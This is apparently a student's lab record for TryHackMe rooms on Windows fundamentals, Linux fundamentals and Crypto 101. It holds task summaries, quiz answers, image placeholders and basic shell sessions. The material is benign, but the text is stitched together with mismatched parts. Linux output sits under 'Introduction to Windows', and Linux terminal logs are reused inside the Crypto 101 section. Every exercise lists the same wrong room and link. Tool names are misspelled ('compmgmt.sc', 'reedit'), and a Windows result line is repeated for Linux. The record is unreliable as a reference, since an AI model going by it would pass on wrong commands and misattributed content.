- Notification Area: Displays system alerts, app notifications, and quick access to settings like volume and network.

Task4:

- Modern Windows uses **NTFS**, a journaling file system that supports large files, permissions, compression, and encryption, offering more features than older systems like **FAT16/FAT32** and **HPFS**.
- FAT is still used in USB devices and SD cards but not typically for Windows installations.

Task5:

- The **Windows folder (C:\Windows)** contains the core files of the Windows operating system, though it doesn't have to be on the C drive.
- The system environment variable **%windir%** points to its location, helping the OS and applications find essential system files regardless of where Windows is installed.
- The System32 folder holds the important files that are critical for the operating system.

Task6:

- Windows user accounts are classified as Administrator or Standard User. Administrators can manage system settings, users, and install programs, while Standard Users can only modify their own files without system-level access.
- You can check existing user accounts through Control Panel, Settings, or by running net user in Command Prompt.

Task7:

- Most home users operate as local administrators, giving them system-level control but increasing the risk of malware infections.
- To mitigate this, Microsoft introduced User Account Control (UAC), starting with Windows Vista.
- UAC prevents automatic elevated privileges—even for administrators—by prompting users to approve actions that require higher permissions.

Task8:

- Control Panel has been the traditional tool for managing system settings like adding printers, uninstalling programs, and configuring hardware.
- Settings, introduced in Windows 8 for touch-friendly devices, became the default interface in Windows 10 for tasks like system updates, personalization, and privacy settings.

Task9:

- The Task Manager provides information about the applications and processes currently running on the system. Other information is also available, such as how much CPU and RAM are being utilized, which falls under **Performance**.
- You can access the Task Manager by right-clicking the taskbar.

Result: This experiment provides a practical introduction to Windows system fundamentals, enabling to navigate, manage, and analyze system components efficiently.

Ex. No.: 1c

Introduction to Windows Fundamentals 3

Aim:


To learn about the built-in Microsoft tools that help keep the device secure, such as Windows Updates, Windows Security, BitLocker.


Algorithm:

1. Access the Passive reconnaissance lab in TryHackMe platform using the link below- https://tryhackme.com/r/room/encryptioncrypto101
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Use msconfig to manage startup programs,boot options and servers
4. Open compmgmt.sc to manage services, disk management and event logs.
5. Access msinfo32 or system details and resmon to monitor system resources.
6. Use cmd for system commands and reedit to modify system settings.


Output:

Task 1:Introduction to Windows






Task 2 :System Configuration




Task 3:Change UAC Settings


Task 4:Virus & Threat Protection




Task 5:Firewall & Network Protection




Task 6:App & Browser Control




Task 7:Device Security



Task 9:Bit Locker



Task 10:Completed



Description:

Task1:

- Windows device was started and booted.

Task2:

- Windows Update is a service by Microsoft that delivers security updates, patches, and feature enhancements for the Windows operating system.
- It is typically released on Patch Tuesday, though urgent updates may be pushed earlier.
- Windows users can manage updates via the Settings menu or Run dialog, and updates often require a restart, which can be scheduled or postponed in Windows 10.

Task3:

Windows Security provides tools to protect your device and data, accessible through the Settings menu. Key protection areas include:

1. **Virus & Threat Protection**
2. **Firewall & Network Protection**
3. **App & Browser Control**
4. **Device Security**

Task4:

- **Virus & Threat Protection** includes options like Quick, Full, and Custom scans, along with threat history such as quarantined or allowed threats. Settings allow real-time protection, cloud-delivered updates, and ransomware protection. You can manually check for updates and perform on-demand scans by right-clicking files.

Task5:

- A firewall controls traffic flow in and out of your device, acting like a security guard for your network ports.
- There are three firewall profiles: **Domain**, **Private**, and **Public**, each for different network environments.

Task6:

- Microsoft Defender SmartScreen protects against phishing, malware, and potentially malicious files by checking apps and files from the web.
- **Exploit protection** is built into Windows to defend against attacks. It's recommended to leave the default settings enabled unless you're fully confident in adjusting them.

Task7:

- **Core Isolation** with **Memory Integrity** helps prevent attacks by blocking malicious code from entering high-security processes.
- **Trusted Platform Module (TPM)** is a hardware-based security feature that performs cryptographic operations and protects against tampering, ensuring the integrity of the system's security functions.

Task8:

- **BitLocker** is a data protection feature that encrypts drives to safeguard against data theft or exposure from lost or stolen devices.

- It works best with a **Trusted Platform Module (TPM)**, providing additional protection by ensuring the system hasn't been tampered with while offline.

Task9:

- The **Volume Shadow Copy Service (VSS)** creates consistent point-in-time copies of data, enabling tasks like **creating restore points** and **performing system restores**.
- However, malware may target these shadow copies, deleting them to prevent recovery from ransomware attacks.

Result: This experiment provides a practical introduction to Windows system fundamentals,

enabling to navigate, manage, and analyze system components efficiently.

Ex. No.: 2

Introduction to Linux Fundamentals 1

Aim:


To run some of the first essential commands on an interactive terminal.


Algorithm:

1. Access the Passive reconnaissance lab in TryHackMe platform using the link below-
https://tryhackme.com/r/room/encryptioncrypto101
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Use an in-browser terminal (e.g., TryHackMe or a cloud-based instance) to connect to a Linux machine. This allows you to interact with the system without needing local setup.
4.Start with basic Linux commands to understand how the terminal works. Examples include ls (list files), cd (change directory), and pwd (print working directory).
5.Learn to navigate and manage files using commands like ls, cd, touch, mkdir, rm, and cp to list, create, remove, and copy files within directories.
6.Understand file ownership and permissions in Linux. Use commands like chmod, chown, and chgrp to modify file permissions and ownership for users and groups.
7.Use tools like find, locate, and grep to search for files and content within files. These commands allow you to search for files by name, location, or pattern matching.


Output:

Task 1:Introduction to Windows







Task 2 :System Configuration




Task 3:Interacting With Your First Linux Machine (In-Browser)



Task 4:Running First few Commands



Task 5:Interacting With the Filesystem!



Task 6:Searching for files


```
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

tryhackme@linux1:~$ find -name note.txt
./folder4/note.txt
tryhackme@linux1:~$ wc -l access.log
302 access.log
tryhackme@linux1:~$ grep "81.143.211.90" access.log
tryhackme@linux1:~$
```

Task 7:An Introduction to shell Operators

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

tryhackme@linux1:~$ find -name note.txt
./folder4/note.txt
tryhackme@linux1:~$ wc -l access.log
302 access.log
tryhackme@linux1:~$ grep "81.143.211.90" access.log
tryhackme@linux1:~$ cd folder4 && note.txt
note.txt: command not found
tryhackme@linux1:~/folder4$ cd folder4 && cat  note.txt
-bash: cd: folder4: No such file or directory
tryhackme@linux1:~/folder4$ cd folder4 && cat note.txt
-bash: cd: folder4: No such file or directory
tryhackme@linux1:~/folder4$ cd folder4 & cat note.txt
[1] 1075
-bash: cd: folder4: No such file or directory
Hello World!
[1]+  Exit 1                  cd folder4
tryhackme@linux1:~/folder4$ echo password123>passwords123
tryhackme@linux1:~/folder4$
```

Task 9:Linux Fundamentals Part 2

Task 10: Completed



Description:

Task1:

- Linux device was started and booted.

Task2:

- **Linux** is used in a variety of everyday devices and systems, such as websites, car entertainment/control panels, Point of Sale (PoS) systems, and critical infrastructures like traffic light controllers.
- It’s an open-source operating system with many **flavours** or distributions, like **Ubuntu** and **Debian**, each suited for different purposes.

Task3:

- Once deployed, a card will appear at the top of the room containing essential details, such as the **IP address** and the **expiry timer**.
- This card also provides buttons to manage the machine. Make sure to click **"Terminate"** when you're done to safely shut down the machine.

Task4:

- The Terminal in Linux is a text-based interface for interacting with the system. Basic commands like echo (to output text) and whoami (to display the current user) are essential for navigating and managing the system.
- echo - Outputs any text that you provide.
- whoami - Displays the current logged-in user.

Task5:

- To navigate and interact with the filesystem in Linux, use commands like ls (list directory contents), cd (change directory), cat (view file content), and pwd (print the current directory).
- These commands help you move through directories and manage files without a graphical interface. Practice these to become efficient in terminal-based file management.

Task6:

- The find command helps you quickly search for files across your system without needing to manually navigate through directories. For example, you can search for a file by name or use wildcards to find multiple files with specific extensions.
- grep is used to search through the contents of files for specific patterns or values. It’s useful when you need to filter through logs or large text files.

Task7:

- Here's a breakdown of some essential Linux operators to help you work more efficiently:
- & - Executes a command in the background, allowing you to continue using the terminal.
- && - Runs multiple commands in a sequence, but the second command runs only if the first is successful.
- >> - Similar to >, but appends the output to the file instead of overwriting it.

Task8:

- Understanding why Linux is used to mastering basic terminal commands like ls, cd, find, and grep. Also learned how to efficiently navigate the filesystem and use powerful operators like &, &&, >, and >>.

Result: This experiment provides a practical introduction to Windows system fundamentals, enabling to navigate, manage, and analyze system components efficiently.

Ex. No.: 3

Encryption - Crypto 101

Aim:


To provide an introduction to encryption, as part of a series on crypto

Algorithm:

1. Go to Encryption Crypto 101 Room, start the AttackBox, and open the in-browser terminal.
2. Learn essential cryptography terms, understand why encryption is important, and explore the math behind cryptography like prime numbers, mod operations, and factorization.
3. Compare symmetric vs asymmetric encryption with examples like AES and RSA.
4. Understand how RSA works, and how asymmetric keys are used for secure communication.
5. Study digital signatures, certificates, and SSH authentication to ensure data integrity and secure login.
6. Explore Diffie-Hellman key exchange, tools like PGP/GPG, and symmetric algorithm AES.
7. Learn how quantum computing could challenge current encryption methods and what post-quantum cryptography means.

Output:

Task 2:Introduction to Windows



Task 3 :Why is Encryption important?

What does SSH stand for?

Secure Shell ✓ Correct Answer


How do webservers prove their identity?

certificates ✓ Correct Answer Hint

What is the main set of standards you need to comply with if you store or process payment card details?

PCI-DSS ✓ Correct Answer

Task 4:Crucial Crypto Maths



Task 5:Running First few Commands

Should you trust DES? Yea/Nay

Nay ✓ Correct Answer Hint

What was the result of the attempt to make DES more secure so that it could be used for longer?

Triple DES ✓ Correct Answer Hint

Is it ok to share your public key? Yea/Nay

Yea ✓ Correct Answer

Task 5:Interacting With the Filesystem!

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check y
ction or proxy settings


Last login: Fri Feb 21 06:49:50 2025 from 10.100.2.151
tryhackme@linux1:~$ echo "TryHackMe"
TryHackMe
tryhackme@linux1:~$ whoami
tryhackme
tryhackme@linux1:~$ ls
access.log  folder1  folder2  folder3  folder4
tryhackme@linux1:~$ cd folder4
tryhackme@linux1:~/folder4$ ls
note.txt
tryhackme@linux1:~/folder4$ cat note.txt
Hello World!
tryhackme@linux1:~/folder4$ pwd
/home/tryhackme/folder4
tryhackme@linux1:~/folder4$
```


Task 6:

```
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

tryhackme@linux1:~$ find -name note.txt
./folder4/note.txt
tryhackme@linux1:~$ wc -l access.log
302 access.log
tryhackme@linux1:~$ grep "81.143.211.90" access.log
tryhackme@linux1:~$
```

Task 7:

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

tryhackme@linux1:~$ find -name note.txt
./folder4/note.txt
tryhackme@linux1:~$ wc -l access.log
302 access.log
tryhackme@linux1:~$ grep "81.143.211.90" access.log
tryhackme@linux1:~$ cd folder4 && note.txt
note.txt: command not found
tryhackme@linux1:~/folder4$ cd folder4 && cat  note.txt
-bash: cd: folder4: No such file or directory
tryhackme@linux1:~/folder4$ cd folder4 && cat note.txt
-bash: cd: folder4: No such file or directory
tryhackme@linux1:~/folder4$ cd folder4 & cat note.txt
[1] 1075
-bash: cd: folder4: No such file or directory
Hello World!
[1]+  Exit 1                  cd folder4
tryhackme@linux1:~/folder4$ echo password123>passwords123
tryhackme@linux1:~/folder4$
```

Task 9:



Description:

Task1:

